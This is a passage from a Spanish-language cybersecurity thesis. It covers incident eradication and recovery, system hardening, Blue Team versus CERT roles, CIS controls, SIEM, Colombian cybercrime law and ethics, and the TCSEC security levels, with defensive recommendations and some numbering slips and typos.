- Efectividad de la estrategia para contener el incidente (parcial o total)
- Duración de la solución

6.7.3.2. Erradicación y Recuperación: Después de que el incidente haya sido contenido se debe ejecutar la erradicación y eliminación de cualquier rastro dejado por tal incidente como sería un código malicioso; posteriormente se procede a la recuperación mediante la restauración de los sistemas y/o servicios afectados para lo cual el administrador de TI o quien haga sus veces deben restablecer la funcionalidad y disponibilidad de los sistemas afectados, al tiempo que realiza un endurecimiento del sistema que permita prevenir incidentes similares en el futuro[30].

[30] Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información. Seguridad y privacidad de la información. [en línea], [consultado el 10 de octubre de 2022] Disponible en: https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf

Imagen 27: Ejemplos de estrategias de erradicación y recuperación de incidentes.

Incidente	Ejemplo	Estrategia de erradicación
DoS (denegación de servicio)	SYN Flood	Restitución del servicio caído
Virus	Gusano en la red	Corrección de efectos producidos. Restauración de backups
Vandalismo	Defacement a un sitio web	Reparar el sitio web
Intrusión	Instalación de un rootkit	Reinstalación del equipo y recuperación de datos

Ejemplos de estrategias de recuperación de incidentes

Incidente	Ejemplo	Estrategia de recuperación
DoS (denegación de servicio)	SYN Flood	Restitución del servicio caído
Virus	Gusano en la red	Corrección de efectos producidos. Restauración de Backups
Vandalismo	Defacement a un sitio web	Reparar el sitio web

Fuente: https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf

En algunas ocasiones durante el proceso de Atención de Incidentes de Seguridad Informática específicamente en la fase de “Contención, Erradicación y Recuperación” se puede hacer necesario activar el BCP (Plan de Continuidad del Negocio) o el DRP (Plan de Recuperación de Desastres) en el caso que un incidente afecte gravemente a un determinado sistema.

6.7.4. Medidas de Hardenización propuestas para que el ataque no se repita. El término “Hardenización” se conoce como el proceso empleado para asegurar un sistema operativo con el objeto de mitigar todas las vulnerabilidades que se puedan suscitar en este, a partir de las buenas prácticas como por ejemplo prescindiendo de software no licenciado o de uso continuo; eliminando servicios; parametrizando usuarios; aplicando roles, perfiles y credenciales de acceso a la máquina, así como también bloqueando o deshabilitando puertos que tampoco sean realmente utilizados.

Para el caso de la situación problémica del anexo 5 – escenario 4, se deberán implementar los siguientes ítems con el objeto de minimizar y bloquear los riesgos que se suscitaron en la maquina víctima Windows 7x64, evitando que el ataque no se repita.

- Activación de las licencias del o los sistemas operativos
- Activación e instalación de actualizaciones y parches del sistema operativo
- Configuración de credenciales. No permitiendo el almacenamiento local de contraseñas y credenciales para la autenticación de la red
- Configuración de credenciales locales que permita bloquear un número de intentos fallidos de acceso a la vez que solicita cambio periódicamente
- Protección contra Spyware, Malware y software no deseado (Windows Defender y Microsfot security Essentials)
- Configuración y activación del firewall de Windows
- Bloqueo de puertos innecesarios
- Configuración segura de protocolos de seguridad en archivos y carpetas locales
- Eliminación de programas que no necesarios, no licenciados y no activados
- Aplicar el protocolo de copias de seguridad – Backup exterior.
- Aplicar acceso remoto con restricciones solo para administradores **locales y/o de dominio sobre la red de la compañía.**
- Implementar roles, perfiles, credenciales, etc, mediante Active Directory, ya que determina quién tiene qué claves para entrar la red, así como qué datos y otros recursos puede desbloquear cada una de esas claves.
- Implantar un DLP para ser advertidos ante la fuga de datos.
- Aplicar las estrategias de redefinición del perímetro de seguridad para acceso remoto – ZTNA.

6.7.5. Diferencias entre un equipo Blueteam y un equipo de respuesta a incidentes informáticos. Tener clara las diferencias, límites y capacidades sobre las responsabilidades de los modelos de reacción a incidentes de seguridad, permite abordar tales incidentes de manera más eficientemente.

Las principales diferencias que existen entre estos dos modelos de profesionales aplicada a los incidentes informáticos, es que el Bluetem además de que puede aplicar las acciones de contención, erradicación y recuperación del sistema comprometido, partiendo de los protocolos definidos para estos casos, también al igual que los equipos de respuesta a incidentes de seguridad, estos pueden realizar procesos de análisis forense sobre las maquinas afectadas; el Blueteam también define una trazabilidad de un ataque con el objeto de proponer soluciones representadas en medidas de detección documentadas que serán de utilidad como futuras respuestas a nuevos ataques informáticos. También están en la capacidad de realizar evaluaciones periódicas de las diferentes amenazas que puedan afectar a la seguridad informática monitoreando las redes al igual que los sistemas y servicios que operan sobre ella. Además, este equipo también realiza recomendaciones para encontrar ataques con el objeto de mitigar los riesgos que se puedan presentar.

Por el contrario, los equipos o centros de respuesta a incidentes de seguridad informática (*Computer Emergency Response*) CERT, CSIRT y CIRT, además de ser la primera línea de respuesta ante estos incidentes, también tienen una especial injerencia en el ámbito de la seguridad informática ya que estudian el estado de seguridad global de las redes y ordenadores proporcionando servicios de respuesta ante incidentes de seguridad informática, además también publican alertas relativas a amenazas y vulnerabilidades ofreciendo información que mejora la seguridad de estos sistemas. Está conformado por un grupo de especialistas informáticos encargados de desarrollar su labor a partir de análisis cuyo enfoque son casi siempre las cuatro fases de respuesta a incidentes descritas en la “Guía de manejo de incidentes de seguridad informática” del NIST:

- Preparación.
- Detección y análisis,
- Contención, erradicación y recuperación,
- Actividad post-incidente.

Medidas de accionar preventivo y reactivo ante incidentes de seguridad manifiestos sobre los sistemas de información.

Tabla 3: Diferencias entre Blueteam y CERT(s)

BLUETEAM	CERT(s)
Evaluaciones	Primera línea de recepción de los eventos
Vigilancia y observación continua	Análisis y respuesta ante los incidentes recibidos.
Diseño y aplicación de herramientas de seguridad	Logística y coordinación de respuesta ante incidentes de seguridad
Gestión de incidentes de seguridad	Análisis de malware
Recomendación y documentaciones	Investigación de la causa de un ataque
Mejora continua	Restitución del sistema caído
Seguimiento a incidentes de seguridad	Gestión de las vulnerabilidades detectadas
Análisis de los sistemas y servicios para detectar fallas en la seguridad	Buscar y analizar vulnerabilidades
Modelo de acción en base a estrategias defensivas	Modelo de acción en base a auditorias y análisis forenses.

Fuente: elaboración propia

6.7.6. Disposición a trabajar con CIS “Center For Internet Security”, uso y fin. Para poder responder a la pregunta planteada, primero que todo se debe definir que es un CIS control.


El *Center for Internet Security* (CIS) es una organización sin ánimo de lucro cuyo objetivo es desarrollar y definir en conjunto con diferentes expertos y especialistas TI unos estándares y políticas de seguridad que permitan a las organizaciones mejorar sus estándares de seguridad y cumplimiento de marcos de seguridad al interior de sus procesos. Es una estructura fundamental para el cumplimiento de estándares internacionales con eficiencia, criticidad y aseguramiento efectivo y especifico dependiendo el tipo de organización maneja un tipo o grupo de implementaciones que van de la 1 a la 3 y se dividen en básicos, fundacionales y Organizacionales.

Básicos: De uso general la cual debe garantizar una defensa mínima defensa y van del 1 al 6 de la CIS Control List, y le corresponde el grupo de implementación1, para organizaciones con recursos limitados, complementados con subcontroles.
Fundacionales: Implementados para amenazas técnicas más específicas, van del 7 al 16 de la CIS Control List, y le corresponde el grupo de implementación 2, para organizaciones con recursos moderados y mayor riesgo de exposición.
Organizacionales: Menos enfocados en aspectos técnicos y más en las personas y los procesos involucrados con la seguridad informática, lo cual garantiza un nivel de madures en la seguridad a largo plazo, todo lo que tiene que ver con las políticas

y le corresponde el grupo de implementación 3, para organizaciones importantes y de alta exposición y riesgo.

Básicamente esta organización busca asegurar fuertemente las conexiones a través de la red e internet aprovechando al máximo toda la potencialidad de la comunidad TI con el objeto de proteger las organizaciones tanto públicas como privadas contra las amenazas informáticas. Además, cuenta con un marco de cumplimiento y medición CIS Benchmarks que establece las pautas verificadas para la protección de ataques informáticos.

Imagen 28: Portafolio de CIS Control orientado a nivel de tipo de organización



Básicos	Fundacionales	Organizacionales
1. Inventario y control de activos de hardware	7. Protección de correo electrónico y navegador web	17. Implementar un programa de concienciación y capacitación en seguridad
2. Inventario y control de activos de software	8. Defensas contra malware	18. Seguridad del software de aplicación
3. Gestión continua de vulnerabilidades	9. Limitación y control de puertos de red, protocolos y servicios	19. Respuesta y gestión de incidentes
4. Uso controlado de los privilegios administrativos	10. Funciones de recuperación de datos	20. Pruebas de penetración y ejercicios de Red Team
5. Configuración segura para el hardware y el software de los dispositivos móviles, laptops, estaciones de trabajo y servidores	11. Configuración segura para dispositivos de red, tales como firewalls, routers y switches	
6. Mantenimiento, monitoreo, y análisis de logs de auditoría.	12. Protección perimetral	
	13. Protección de datos	
	14. Control de acceso basado en la necesidad de saber	
	15. Control de acceso inalámbrico	
	16. Monitoreo y control de cuentas	

Fuente: https://www.youtube.com/watch?v=JGUUoy5IdLo

Por las razones anteriormente expuestas si se suscita el caso que un Blueteam me requiriera trabajar con CIS, es claro que definitivamente lo utilizaría porque lo considero pertinente, teniendo en cuenta que ofrece un marco de documentación en tiempo real mediante su actualización en identificación y perfeccionamiento continuo sobre las medidas de seguridad determinadas efectivas estandarizadas a nivel global, además de que su uso es gratuito.

Funciones y características principales de lo que es un SIEM. SIEM (*Security Information and Event Management*), lo que se traduce en gestión de información y eventos de seguridad. Es una solución dedicada y capaz de detectar, responder y neutralizar las amenazas informáticas[31].

[31] PACHON CAMILA, ¿Qué es SIEM en seguridad informática? Alcance e implementación, NSIT, [en línea], [consultado el 30 de octubre de 2020]. Disponible en: https://www.nsit.com.co/que-es-siem-en-seguridad-informatica-alcance-e-implementacion/

Funcionamiento: La combinación de la gestión de la información de seguridad y la gestión de eventos de seguridad, ofrece monitoreo y análisis de eventos en tiempo real, así como seguimiento y registro de datos de seguridad para fines de cumplimiento o auditoría.

Muestra anomalías en el comportamiento del usuario y utiliza inteligencia artificial para automatizar muchos de los procesos manuales asociados con la detección de amenazas y la respuesta a incidentes, y se ha convertido en un elemento básico en los centros de operaciones de seguridad modernos para los casos de uso de gestión de seguridad y cumplimiento.
Hoy en día, SIEM ofrece análisis avanzados de comportamiento de usuarios y entidades gracias al poder de la IA y el aprendizaje automático.

El equipo Blue Team también utiliza este recurso para buscar activamente amenazas mediante SIEM, caracterizándose por recolectar información de los dispositivos y de la forma como los usuarios realizan sus procesos recurrentes, normalizando y analizando tal información, administrando la solución y visualizando en tiempo real las alertas generadas.

Características de un sistema SIEM para seguridad y respuesta rápida:

- Criterio de identificación entre amenazas reales y falsos positivos de incidentes.
- Monitorear de forma centralizada todas las potenciales amenazas
- Redirigir la eventualidad a personal cualificado para su resolución.
- Aportar un mayor grado de conocimiento sobre los incidentes para facilitar su resolución.
- Documentar todo el proceso de detección, actuación y resolución.
- Cumplir con las normas y legislaciones vigentes en cuestión de protección de datos y seguridad.

6.8. ASPECTOS LEGALES LOGRADOS

Como profesional en ingeniería de sistemas, aplicando al Seminario de Capacidades Técnicas, Legales y de Gestión para Equipos Blueteam y Redteam con el objeto de graduarme en la especialización de Seguridad Informática, respondiendo a los requerimientos establecidos en función de los escenarios anexos planteados para la Organización *Hackers Security;* se destacan tres (03) aspectos que logran afianzar los conocimientos respecto a los mecanismos legales pertinentes al área de la seguridad de la información en las organizaciones, mediante los ejercicios de análisis, investigación y aplicación de los principios, estándares, regulaciones y políticas que rigen la conducta legal, ética, profesional y personal dentro del área de la seguridad de la información, en base a las

principales legislaturas sobre el tema.

6.8.1. Aspecto de análisis en conocimiento general legislativo. Acerca de las principales regulaciones nacionales e internacionales aplicables a las conductas expuestas en materia de seguridad digital.

- Ley 1273 de 2009: Atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos.
- Ley 1928 de 2018: "…por medio de la cual se aprueba el «convenio sobre la ciberdelincuencia», adoptado el 23 de noviembre de 2001, en Budapest…". Visto el texto del «convenio sobre la ciberdelincuencia», adoptado el 23 de noviembre de 2001, en Budapest [32].
- Decreto 338 de marzo de 2022: "…Por el cual se adiciona el Titulo 21 a la Parte 2 del Libro 2 del Decreto Único 1078 de 2015, Reglamentario del Sector de Tecnologías de la Información y las Comunicaciones, con el fin de establecer los lineamientos 10 generales para fortalecer la gobernanza de la seguridad digital, se crea el Modelo y las instancias de Gobernanza de Seguridad Digital y se dictan otras disposiciones…"[33].

6.8.2. Aspecto de análisis de aplicación legislativo. También abordando aspectos de criterio personal, que permitieron realizar observaciones técnicas en base al conocimiento legal previamente adquirido, respecto al planteamiento contractual y de responsabilidad legal de la organización contratante y el límite legal del contratado o receptor, que responda al marco jurídico nacional, entre ellas referidos principalmente a:

- Procesos ilegales: Aquellos que violan el articulo Artículo 269F. VIOLACIÓN DE DATOS PERSONALES, de la Ley 1273 de 2009.
- No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros: Aquellos que violan los artículos 269H. CIRCUNSTANCIAS DE AGRAVACIÓN PUNITIVA, inciso 3 "Aprovechando la confianza depositada por el poseedor de la información o por quien tuviere un vínculo contractual con este" y artículo 269H. CIRCUNSTANCIAS DE AGRAVACIÓN PUNITIVA, inciso 7 "Utilizando como instrumento a un tercero de buena fe".
- Abstenerse de denunciar y publicar la información confidencial e ilegal:

[32] Presidencia de la República. Ley 1928 de 2018 por medio de la cual se aprueba el «convenio sobre la ciberdelincuencia», adoptado el 10 de octubre de 2001, en Budapest. Congreso de la Republica. [en línea], [consultado el 10 de octubre de 2022]. Disponible en: https://dapre.presidencia.gov.co/normativa/normativa/LEY%201928%20DEL%2024%20DE%20JULIO%20DE%202018.pdf

[33] Ministerio de Tecnologías de la Información. Decreto 338 de Marzo de 2022. [en línea], [consultado el 10 de octubre de 2022]. Disponible en: https://www.mintic.gov.co/portal/inicio/Sala-de-prensa/Noticias/208390:Gobierno-Nacional-creaModelo-de-Gobernanza-para-liderar-coordinacion-entre-actores-del-entorno-digita

Aquellos que violan los artículos 269H. CIRCUNSTANCIAS DE AGRAVACIÓN PUNITIVA, inciso 3 “Aprovechando la confianza depositada por el poseedor de la información o por quien tuviere un vínculo contractual con este” y el articulo 269H. CIRCUNSTANCIAS DE AGRAVACIÓN PUNITIVA, inciso 7 “Utilizando como instrumento a un tercero de buena fe”.

- Asignar responsabilidad legal al contratado en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento: Aquellos que violan los artículos 269H. CIRCUNSTANCIAS DE AGRAVACIÓN PUNITIVA, inciso 3 “Aprovechando la confianza depositada por el poseedor de la información o por quien tuviere un vínculo contractual con este” y artículo 269H. CIRCUNSTANCIAS DE AGRAVACIÓN PUNITIVA, inciso 7 “Utilizando como instrumento a un tercero de buena fe”.
- En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a Hackers Security: Aquellos que violan los artículos 269H. CIRCUNSTANCIAS DE AGRAVACIÓN PUNITIVA, inciso 3 “Aprovechando la confianza depositada por el poseedor de la información o por quien tuviere un vínculo contractual con este” y artículo 269H. CIRCUNSTANCIAS DE AGRAVACIÓN PUNITIVA, inciso 7 “Utilizando como instrumento a un tercero de buena fe”.

6.8.3. Aspecto de análisis de marco jurídico aplicado al caso Andrómeda Buggly. Así como, a partir del análisis del caso Andrómeda Buggly, emitir un planteamiento jurídico aplicable al caso particular el cual responda a las leyes y marco jurídico colombiano

6.8.4. Aspecto de análisis de aplicación de los principios códigos éticos y morales. En base al Código de Ética aplicable al ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares se dio respuesta al interrogante planteado en la etapa 02 del seminario la cual exponía un gran estimulo laboral y económico a cambio de aceptar los “procesos poco confiables” en el anexo 03 – acuerdo contractual.

En el anexo referido se evidencian propuestas contractuales con profundo vacío 11 jurídico hasta el cinismo de proposiciones directas de pasar por encima de las regulaciones contempladas en COPNIA, tales como los mencionados en:

- Artículo 31, inciso B y F:, referidos a “la custodia y cuidado de los bienes y valores encomendados, así como la obligación de denunciar delitos y faltas a la ética”, respectivamente.
- Artículo 32, inciso B: referido a “permitir, tolerar o facilitar el ejercicio ilegal de las profesiones reguladas por esta ley”.
- Artículo 34, inciso A: referido a “ofrecer o aceptar trabajos en contra de las disposiciones legales vigentes, o aceptar tareas que excedan la incumbencia que le otorga su título y su propia preparación”.

- Artículo 35, inciso B: referido a “respetar y hacer respetar todas las disposiciones legales y reglamentaras que incidan en actos de estas profesiones, así como denunciar todas sus transgresiones”
- Artículo 39, inciso A: referido a “mantener el secreto y reserva, respecto de toda circunstancia relacionada con el cliente y con los trabajos que para él se realizan, salvo obligación legal de revelarla o requerimiento del Consejo Profesional respectivo”.

7 CONCLUSIONES

La estructura conceptual que enmarca la metodología básica de las actividades del ejercicio de Redteam fue definida a partir del análisis e identificación de las estrategias y herramientas necesarias para su desarrollo, teniendo en cuenta la metodología de pentesting elegida para su implementación; al igual que el planteamiento de los ejercicios del modelo Blueteam, sus características, competencias y herramientas, así como sus diferencias con otros equipos de respuesta a incidentes de seguridad informática como los CERT, CSIRT y CIRT.

Se logra demostrar las vulnerabilidades en un sistema informático a partir de las metodologías y técnicas de intrusión, acciones representadas en el desarrollo, interpretación y clasificación adecuada del planteamiento inicial sobre la problemática escenificada para éste seminario.

La actividad desarrollada en esta etapa permitió dilucidar la existencia de estrategias definitorias, complementarias y otras alternativas para ser aplicadas ante eventuales ataques informáticos, a partir de las cuales se obtendría una mejor y más optima gestión de los eventos, monitoreo y análisis de riesgos y vulnerabilidades en una infraestructura TI, tanto por parte de los equipos de respuesta a emergencias computacionales como de un equipo azul. Se logra un análisis de identificación de vulnerabilidades y salvaguardas técnicas, protocolarias, políticas, normativas y estándares de efectividad, criticidad, contención y aseguramiento, así como el reconocimiento de herramientas complementarias para la estandarización de políticas de seguridad, así como de gestión de incidentes de seguridad como CIS, SIEM, para ser aplicadas al interior de una organización en la eventualidad de un incidente informático. Es posible identificar un marco de acción y alcance, de prevención y contención respaldado por normas y protocolos internacionales que serían de uso sugerido para la optimización de la gestión de los incidentes informáticos

También este seminario ha permitido abordar y recorrer las disposiciones legales y éticas aplicables y desarrolladas según sus requerimientos. Con un claro propósito, mediante un análisis pertinente, propender por contextualizar su alcance y aplicabilidad, evidenciando sus vacíos jurídicos, así como su pertinencia legal y ética, todo lo cual permitiría dilucidar una alternativa de ruta a seguir para ser implementada en aquellas situaciones, circunstancias o eventos especiales que lo requieran por su carácter ambiguo, de cara a las decisiones del profesional ingeniero las cuales deben implicar un nivel mínimo de consonancia con las regulaciones y ética establecida, así como con la moral misma del profesional ingeniero para con su compromiso tanto con la academia como con la sociedad.

8 RECOMENDACIONES

8.1. SE DEBEN TENER PRESENTE LAS SIGUIENTES RECOMENDACIONES.

8.1.1. Los equipos Red Team y Blue Team deben operar como un solo equipo “Purpure Team”. Implementando las mejores prácticas y empleando las mejores herramientas para crear un entorno con un alto y cualificado nivel de seguridad. Para ello puede implementar las variadas herramientas y técnicas vistas, algunas como serian; tener un plan de acción; realizar un seguimiento constante; pensar como un atacante y nunca dejar de adquirir conocimientos; asi como permanecer en una línea de **enfoque y aspectos claves** de un equipo rojo ya mencionados y entender el concepto de “**riesgo**” como la amenaza de una probabilidad de ocurrencia con potenciales efectos dañinos que requiere la aplicación de medidas de control.

8.1.2. Implementar las siguientes medidas ya mencionadas. En los aspectos que aporten al desarrollo de estrategias de Redteam & Blueteam, que corresponde tener en cuenta en las recomendaciones.

- Aplicar la metodología de gestión y clasificación de incidentes de seguridad recomendada por el MinTic, así como su actualización constante.
- Establecer la creación de un SCIRT como equipo de contención y reacción ante incidentes de seguridad que trabaje con la herramienta SIEM.
- Implementar las estrategias de erradicación y recuperación de incidentes.
- Implementar las medidas de hardenización ya reconocidas en capítulos anteriores.
- Para los equipos de contención trabajar con los Center for Internet Security (CIS), representaría disponer de 18 salvaguardas priorizadas para mitigar incidentes informáticos contra los sistemas y redes modernos ya que los controles de CIS existen por un esquema de defensa profundidad, ayudando a prevenir y detectando malware.

8.1.3. Implementar los Niveles de seguridad informática. El estándar de niveles de seguridad más utilizado internacionalmente es el TCSEC Orange Book2, desarrollado en 1983 de acuerdo a las normas de seguridad en computadoras del Departamento de Defensa de los Estados Unidos.

Los niveles describen diferentes tipos de seguridad del Sistema Operativo y se enumeran desde el mínimo grado de seguridad al máximo.
Estos niveles han sido la base de desarrollo de estándares europeos (ITSEC/ITSEM) y luego internacionales (ISO/IEC), donde en éste último se adopta para América Latina más comúnmente el modelo de madures ISO27001 por su premisa de “mejora continua”, el cual tiene como punto de partida las siete (7) capas

o niveles del modelo OSI, descompuestos básicamente entre los conceptos de **aplicación, transporte y red**; así como entre otros estándares como ISO 27032, COBIT, NIST y CERT.
Cabe aclarar que cada nivel requiere todos los niveles definidos anteriormente: así el subnivel B2 abarca los subniveles B1, C2, C1 y el D[34].

8.1.3.1. **Nivel C2 - Protección de acceso controlado**: Este subnivel está diseñado para abordar las debilidades de C1. Tiene características adicionales que crean un ambiente de trabajo controlado. Se debe realizar un control de visitas e intentos de acceso fallidos. Tiene la capacidad de restringir aún más a los usuarios para que no ejecuten ciertos comandos o accedan a ciertos archivos, permitir o bloquear datos de ciertos usuarios, no solo en función de los derechos de acceso sino también de los niveles de autorización. Requiere una verificación del sistema. Esta pista de auditoría se utiliza para registrar todas las actividades relacionadas con la seguridad, como las realizadas por el administrador del sistema y sus usuarios. Se requiere autenticación adicional para verificar que la persona que ejecuta el comando es quien dice ser. Su mayor desventaja son los recursos adicionales requeridos por la CPU y el subsistema de disco. Los usuarios del sistema C2 están autorizados a realizar ciertas tareas de administración del sistema sin ser administradores del sistema. Esto le permite monitorear mejor las tareas de administración del sistema porque cada usuario hace el trabajo, no el administrador del sistema.

8.1.3.2. **Nivel C1 – Discrecional:** El acceso a diferente información requiere una identificación de usuario. Cada usuario puede administrar sus propios datos personales, y existe una distinción entre usuarios y un administrador del sistema con acceso completo. Solo este "superusuario" puede realizar muchas tareas diarias de administración del sistema; que tienen una gran responsabilidad por su propia seguridad. Con la descentralización actual de los sistemas informáticos, no es raro que una organización encuentre dos o tres personas para desempeñar esta función. Esto es un problema porque los cambios realizados por cada usuario son indistinguibles. Los requisitos mínimos que debe cumplir la clase C1 son los siguientes: • Gestión discrecional: separación de usuarios y recursos. Es posible definir grupos de usuarios (con los mismos derechos) y grupos de objetos (archivos, carpetas, discos) donde los usuarios o sus grupos pueden operar. • Identificación y autenticación: el usuario debe identificarse antes de realizar acciones en el sistema. El usuario no puede acceder a los datos del usuario sin autorización o identidad.

[34] Sites google, Niveles de Seguridad Informática; [en línea], [consultado el 10 de octubre de 2022]. Disponible en:
https://sites.google.com/site/seguridadinformaticayweb/niveles-de-seguridad-informatica

8.1.3.3. **Nivel B3 – Dominios de seguridad:** Reforzar los dominios mediante la instalación de hardware: por ejemplo, el hardware de administración de memoria se usa para proteger un dominio de seguridad del acceso no autorizado, la modificación de objetos de diferentes dominios de seguridad. Hay un monitor de referencia que recibe las solicitudes de acceso de cada usuario y las permite o bloquea de acuerdo con las políticas de acceso definidas. Todas las estructuras de seguridad deben ser lo suficientemente pequeñas para analizar y probar posibles infracciones. Este nivel requiere que el dispositivo final del usuario se conecte al sistema mediante una conexión segura. Además, a cada usuario se le asignan lugares y objetos a los que puede acceder.

8.1.3.4. **Nivel B2 – Protección estructurada:** Requiere que cada objeto de nivel superior se marque como padre de un objeto de nivel inferior. La seguridad estructurada es la primera en abordar el problema de un objeto en un nivel de seguridad más alto que se comunica con otro objeto en un nivel más bajo. Por lo tanto, el disco duro está etiquetado para archivos que utilizan diferentes usuarios. El sistema es capaz de alertar a los usuarios cuando se modifican sus condiciones de accesibilidad y seguridad; y el administrador del sistema es responsable de configurar los canales de almacenamiento y ancho de banda utilizados por otros usuarios.

8.1.3.5. **Nivel B1 – Seguridad etiquetada:** Este subnivel es el primero de los tres niveles B. Admite varios niveles de seguridad como secret y secret. Cabe señalar que el propietario del archivo no puede cambiar los permisos de un objeto bajo control de acceso obligatorio. A cada objeto del sistema (usuario, dato, etc.) se le asigna un identificador (secreto, confidencial, reservado, etc.) y categorías (contabilidad, nómina, ventas, etc.) con un nivel jerárquico de protección. Cualquier usuario que acceda al objeto debe tener permiso explícito para hacerlo y viceversa. En otras palabras, cada usuario tiene sus propios objetos. También hay controles para limitar la extensión de los derechos de acceso a diferentes objetos.

8.1.16. Nivel A – Protección verificada: Este es el nivel más alto, incluye el proceso de diseño, control y verificación utilizando métodos formales (matemáticos) para verificar todos los procesos que el usuario realiza en el sistema. Todos los componentes de nivel inferior deben incluirse para lograr este nivel de protección. El diseño debe ser verificado matemáticamente, y también se deben realizar análisis de canales ocultos y distribución confiable. El software y el hardware están protegidos para evitar intrusiones cuando los dispositivos se mueven o mueven.

Los anteriores, se podrían clasificar en tres niveles generales. El primero Enfocado en la adquisición de herramientas de contención de ataques informáticos “hardware o software” para la detección de ataques informáticos. El segundo en la aplicación y ampliación de configuraciones y políticas de seguridad restrictivas y el tercero asumiendo una visión preventiva que permita tomar decisiones proactivas para adelantarse a los futuros y/o posibles eventos o incidentes de seguridad informática.

8.1.1.7. **Nivel D:** Este nivel contiene sólo una división y está reservada para sistemas que han sido evaluados y no cumplen con ninguna especificación de seguridad. Sin sistemas no confiables, no hay protección para el hardware, el sistema operativo es inestable y no hay autentificación con respecto a los usuarios y sus derechos en el acceso a la información. Los sistemas operativos que responden a este nivel son MS–DOS y System 7.0 de Macintosh.

8.1.4. A nivel de adquisición de herramientas.

8.1.4.1. Software antivirus: Es clave no solo en la prevención sino en la contención tener una solución antivirus instalada y actualizada que permitan proteger, como contener el sistema ante un malware o elemento malicioso, donde se cierre la posibilidad de un ataque o de su desencadenamiento y en caso tal adopte las **medidas de contención** pertinentes poniéndolo en cuarentena evitan que el ataque evolucione en el host o se propague en la red.
En cualquier caso, todos los computadores conectados a la red -personales y corporativos- deben contar con un antivirus gratuito y confiable.

8.1.4.2. Firewall perimetral de red: También es clave al interior de la infraestructura y la seguridad perimetral de la organización y debe implementarse en ese punto en que hace puente entre la red interna y la red pública sobre la cual se comunica la organización al mundo exterior.
Esta herramienta permite tener siempre la mirada clara en el tráfico web, ver los usuarios y su actividad en la red, restringir todos esos sitios que no son permitidos y que puedan dar entrada a amenazas que afecten la información de la compañía, así como en el caso de un ataque informático permitir contender los apartados de red que hayan sido comprometidos.

8.1.4.3. Servidor Proxy. Debe ser implementada para complementar una correcta seguridad informática, debido a que a través de esta solución se logra manejar y administrar la navegación que debe estar y no disponible dentro de la red de los usuarios finales.
El proxy actúa como ese punto de referencia entre las conexiones del navegador hacia internet, filtrando todos los paquetes y determinando a que sitios se puede acceder o no de acuerdo con las parametrizaciones que se hallan establecido referente a las categorías de las páginas web al momento de explorar por internet, lo que significa que se pueda o no loguear a sitios web específicos, pudiendo incluso llegar a bloquear categorías completas, por lo que sería útil para bloquear y contender los accesos por ip o host a la hora de un ataque.

8.1.5. A nivel de configuraciones y políticas de seguridad restrictivas.

8.1.5.1. Prevención de ataques: una actitud preventiva permite asumir una posición firme ante la seguridad, metodología y acciones que enmarcan los augurios de ataques en una etapa temprana como seria la fase de reconocimiento de los objetivos que básicamente son las técnicas empleadas mediante *Fingerprinting* y *Footprinting* donde se puede visualizar tráfico en la red.

8.3.2. Recomendaciones: Definir una política reforzada de respaldo de la información considerada critica al interior de la organización, así como adquirir soluciones antimalware más sofisticadas y licenciadas como EDR, *Endpoint*, filtrado de contenido web, deshabilitar puertos sensibles expuestos hacia internet.

8.1.3.4. Detección: Se debe tener soluciones como IDS, IPS y analizadores de red que tengan filtros para poder identificar diferentes tipos de ataques en la red, se debe monitorear la red constantemente como soluciones como PTR o *SolarWinds* que permitan apoyar el proceso de monitoreo y adicional tener un SOC (*Security Center Operation*) el cual apoya a la visibilidad de la red y también ayuda a la detección de amenazas avanzadas como las APTs, malware y *ransomware*.

8.1.3.5. Ataques comunes: *Ransomware, DDoS*, DoS, Virus, Gusanos, *Adware, Phishing*, Troyanos, *Spaer Phishing*, Ingeniera Social.

